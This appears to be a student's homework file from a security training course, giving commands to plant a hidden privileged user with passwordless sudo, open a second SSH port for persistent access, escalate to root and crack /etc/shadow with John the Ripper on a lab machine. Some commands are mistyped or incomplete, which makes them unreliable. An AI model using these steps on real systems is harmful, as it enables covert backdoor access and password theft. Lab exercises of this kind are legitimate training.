## Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

\*\*Step 1: Shadow People\*\*

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created:

- `Your solution command here`

**adduser sysd**

2. Give your secret user a password:

- `Your solution command here`

**passwd sysd**

3. Give your secret user a system UID < 1000:

- `Your solution command here`

**usermod -u 888 sysd**

4. Give your secret user the same GID:

- `Your solution command here`

**groupmod -g 888 sysd**

5. Give your secret user full `sudo` access without the need for a password:

- `Your solution command here`

**sysd ALL=(ALL)NOPASSWD:ALL**

6. Test that `sudo` access works without your password:

**sudo -l**

\*\*Step 2: Smooth Sailing\*\*

Edit the `sshd\_config` file: -p

**nano /etc/ssh/sshd\_config**

**Port 2222 added below the line saying "Port 22"**

**Control X**

**Y to save**

\*\*Step 3: Testing Your Configuration Update\*\*

1. Restart the SSH service:

- `Your solution command here`

**systemctrl restart ssh**

2. Exit the `root` account:

- `Your solution command here`

**exit**

3. SSH to the target machine using your `sysd` account and port `2222`:

- `Your solution command here`

**ssh sysd@192.168.6.105 -p 2222**

4. Use `sudo` to switch to the root user:

- `Your solution command here`

**sudo su**

\*\*Step 4: Crack All the Passwords\*\*

1. SSH back to the system using your `sysd` account and port `2222`:

- `Your solution command here`


**ssh sysd@192.168.6.105 -p 2222**

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file:

- `Your solution command here`

**sudo su**

**john /etc/shadow**



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